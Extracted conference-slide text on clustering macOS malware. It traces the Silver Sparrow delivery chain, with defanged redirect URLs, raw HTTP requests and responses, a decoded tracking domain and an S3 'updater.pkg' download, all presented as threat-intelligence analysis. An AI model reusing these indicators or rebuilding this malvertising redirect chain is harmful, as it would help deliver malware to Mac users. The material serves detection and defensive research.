


Prior to August 2020, we were able to identify adware in the “King Cluster” leveraging the technique: **PlistBuddy Persistence**.

This cluster is very interesting for a future talk. However, before the end of August the PlistBuddy activity on this cluster stopped.

In parallel we saw the technique reappear as Silver Sparrow began its activities.


Cluster 1 - Overlapping Techniques - “King” Cluster



Cluster 1 - Overlapping Techniques

**Why is this pre activity
important?**


Cluster 1 - Overlapping Techniques



Enter - Silver Sparrow



Cluster 2 - Silver Sparrow



August 28 2020
First sighting of Silver Sparrows v1

Clustering MacOs Malware

CL2 - Silver Sparrow

Infections that are linked to both versions of Silver Sparrow — targeting Intel and M1 Chips, respectively


Cluster 2 - **For further host infection details check**



FEBRUARY 18, 2021 • DETECTION AND RESPONSE
TONY LAMBERT

Clipping Silver Sparrow's wings: Outing macOS malware before it takes flight

Silver Sparrow is an activity cluster that includes a binary compiled to run on Apple's new M1 chips but lacks one very important feature: a payload.



/me waves Hi! to Tony!

<https://redcanary.com/blog/clipping-silver-sparrows-wings/>

Silver Sparrow Infection Chain



Arkime

<https://arkime.com/>

Silver Sparrow Infection Chain



Arkime



Arkime View

Silver Sparrow Infection Chain

```

hxxp://CDN/s?q=REDACTED_SEARCH_TERM_pg=REDACTED_UUID_1
|_302_hxxp://www[.]standartconnection[.]com/yXQCpciJ3HRVSwysjFqVkJse?x=3&r=01c4ea67-18ee-48a1-9b56-f9812457c6e8&stu=3c55805
|_302_
hxxp://www[.]standartconnection[.]com/9SYshp5jElgXIUVXovJEJgg?r=01c4ea67-18ee-48a1-9b56-f9812457c6e8&stu=3c55805&d=REDACTED_BASE64_DATABLO
B_1&a=2&s=REDACTED_UUID_2&client=chrome&kd=aHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ%253d%253d
|_302_
hxxps://s3[.]amazonaws[.]com/903508/fb07e68c-ee85-4ce9-/g3zkFnUY4UOLneR/oPCDUX5zf?r=01c4ea67-18ee-48a1-9b56-f9812457c6e8&stu=3c55805&s=RED
ACTED_UUID_2&client=chrome&kd=aHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ%253d%253d&h=REDACTED_BASE64_DATABLOB_2&t=1&u=aHR0cHM6
Ly9lcGRhdGUtdjNhOT4Mi5zMy5hbWF6b25hd3MuY29tL3VwZGF0ZXlucGtnP3I9MDFjNGVhNjctMThlZS00OGExLTliNTYtZjk4MTI0NTdjNmU4JnN0dT0zYzU1ODAw
JnM9UkVEQUNURURfVVVJRf8yJmNsaWVudD1jaHJvbWUma2Q9YUhhSMGNEb3ZMM2QzZk1MlXeHBaR1oxYm1OMGFxOXVMbU52YIEIMjUzZCUyNTNkCg%253d%
253d
|_
hxxp://www[.]validfunction[.]com/stats/?TRLP_Event_2,01c4ea67-18ee-48a1-9b56-f9812457c6e8,REDACTED_UUID_2,View,Mozilla%2F5.0%20(Macintosh%3B%20Int
el%20Mac%20OS%20X%2010_15_6)%20AppleWebKit%2F537.36%20(KHTML%2C%20like%20Gecko)%20Chrome%2F84.0.4147.135%20Safari%2F537.36,Chrome,
84
|_
hxxp://www[.]validfunction[.]com/stats/?TRLP_Event_2,01c4ea67-18ee-48a1-9b56-f9812457c6e8,REDACTED_UUID_2,DLCClick,Mozilla%2F5.0%20(Macintosh%3B%20
Intel%20Mac%20OS%20X%2010_15_6)%20AppleWebKit%2F537.36%20(KHTML%2C%20like%20Gecko)%20Chrome%2F84.0.4147.135%20Safari%2F537.36,Chrom
e,84
|_
hxxps://update-v3a98x2[.]s3[.]amazonaws[.]com/updater.pkg?r=01c4ea67-18ee-48a1-9b56-f9812457c6e8&stu=3c55805&s=REDACTED_UUID_2&client=chrome&kd
=aHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ%253d%253d

```

Cluster 2 - Silver Sparrow

There are plenty of URI parameters, those are described on detail in our blog post.

We will concentrate on just a few

HTTP - search5830449-a.akamaihd.net

Silver Sparrow Infection Chain

Browser stars here

Cluster 2 - Silver Sparrow

hxxp://CDN/s?q=REDACTED_SEARCH_TERM&_pg=REDACTED_
UUID_1



The 'q' parameter is the search string that the user entered.

Cluster 2 - Silver Sparrow

hxxp://CDN/s?q=REDACTED_SEARCH_TERM&_pg=REDACTED_UUID_1

The 'q' parameter is the search string that the user entered.

The '_pg' parameter is a UUID that will reappear further down the chain of events and serves as a machine identifier.

We've seen it parsed from the output of an ioreg command just before Silver Sparrow phones home to signal its installation.

Silver Sparrow Infection Chain



Browser starts here

Client is redirected



Silver Sparrow Infection Chain

Source

```
GET /s?q=...&_pg=... HTTP/1.1
Host: ...
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_6) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/84.0.4147.135 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Browser starts here

Client is redirected

Silver Sparrow Infection Chain

HTTP - search5830449-a.akamaihd.net

302 - HTTP - www.standartconnection.com

Destination (184.25.56.66:80)


```
HTTP/1.1 302 Moved Temporarily
Content-Type: text/html; charset=utf-8
Location: http://www.standartconnection.com/yXQCpciJ3HRVSwysjFqVkFlse?x=3&r=
&stu=3c55805
p3p: CP="CAO PSA OUR"
Content-Length: 239
Expires: 
Cache-Control: max-age=0, no-cache, no-store
Pragma: no-cache
Date: 
Connection: keep-alive

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="http://www.standartconnection.com/yXQCpciJ3HRVSwysjFqVkFlse?
x=3&stu=3c55805">here</a></h2>
</body></html>
```

Browser starts here

Client is redirected


Silver Sparrow Infection Chain



Browser starts here

Client is redirected

Silver Sparrow Infection Chain




```
HTTP/1.1 302 Moved Temporarily
Content-Type: text/html; charset=utf-8
Location: http://www.standartconnection.com/?r=
&stu=3c55805&d=
&a=2&s
=
&client=chrome&kd=aHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ%253d%253d
Access-Control-Allow-Origin: *
p3p: CP="CAO PSA OUR"
Content-Length: 849
Expires:
Cache-Control: max-age=0, no-cache, no-store
Pragma: no-cache
Date:
Connection: keep-alive

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="http://www.standartconnection.com/?r=
```

Browser starts here

Client is redirected


Silver Sparrow Infection Chain



Browser starts here

Client is redirected


Silver Sparrow Infection Chain



```
GET / ?r=
&stu=3c55805&d=
&a=2&s
= &client=chrome&kd=aHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ%253d%253d HTTP/1.1
Host: www.standartconnection.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.135 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Browser starts here

Client is redirected



Silver Sparrow Infection Chain

```
HTTP/1.1 302 Moved Temporarily
Content-Type: text/html; charset=utf-8
Location: https://s3.amazonaws.com/?r=
&stu=3c55805&s=
&client=chrome&kd=aHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ%253d%253d&h=


&t=1&u=

Access-Control-Allow-Origin: *
p3p: CP="CAO PSA OUR"
Content-Length: 896
Expires:
Cache-Control: max-age=0, no-cache, no-store
Pragma: no-cache
Date:
Connection: keep-alive


<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="https://s3.amazonaws.com/
```

Browser starts here Client is redirected

Silver Sparrow Infection Chain



Silver Sparrow Infection Chain



Silver Sparrow Infection Chain

HTTP - search5830449-a.akamaihd.net

Each of the **links was unique overall**. The 'r' or 'g' UUID parameter as well as the 'stu' or 'lu' parameters were preserved in the next redirect. The 'd' and 's' parameters appear to be unique per URI. The 's' looks to be another UUID but the 'd' looks to be an encoded blob. The "client" parameter reports either chrome or safari.

HTTP - www.validfunction.com (view)

HTTP - www.validfunction.com (DIClick)

hxxp://www[.]standartconnection[.]com/yXQCpciJ3HRVSwysjFqVkFlse?x=3&r=0
1c4ea67-18ee-48a1-9b56-f9812457c6e8&stu=3c5580522 (seen with Chrome)

Browser starts here

Client is redirected

Client stats are collected,
including download tracking

Silver Sparrow Infection Chain

HTTP - search5830449-a.akamaihd.net

Each of the **links was unique overall**. The 'r' or 'g' UUID parameter as well as the 'stu' or 'lu' parameters were preserved in the next redirect. The 'd' and 's' parameters appear to be unique per URI. The 's' looks to be another UUID but the 'd' looks to be an encoded blob. The "client" parameter reports either chrome or safari.

HTTP - www.validfunction.com (view)

HTTP - www.validfunction.com (DIClick)

hxxp://www[.]standartconnection[.]com/jRXZs?stu=3c55805&x=3&g=b16a3cd8-855d-4653-b534-6c028009f228 (seen with Safari))

Browser starts here

Client is redirected

Client stats are collected,
including download tracking

Silver Sparrow Infection Chain

HTTP - search5830449-a.akamaihd.net

Across all of them we've seen 1 of 4 different parameters (st, kd, lm, rsm) with the same value **aHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ%253d%253d** which decodes to **http://www[.]validfunction[.]com**

HTTP - www.validfunction.com (view)

HTTP - www.validfunction.com (DIClick)


```
= &client=chrome&kd=aHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ%253d%253d HTTP/1.1
Host: www.standartconnection.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Browser starts here

Client is redirected

Client stats are collected,
including download tracking

Silver Sparrow Infection Chain



HTTPS update-v3a98x2.s3.amazonaws.com

Silver Sparrow Infection Chain

Source	Destination
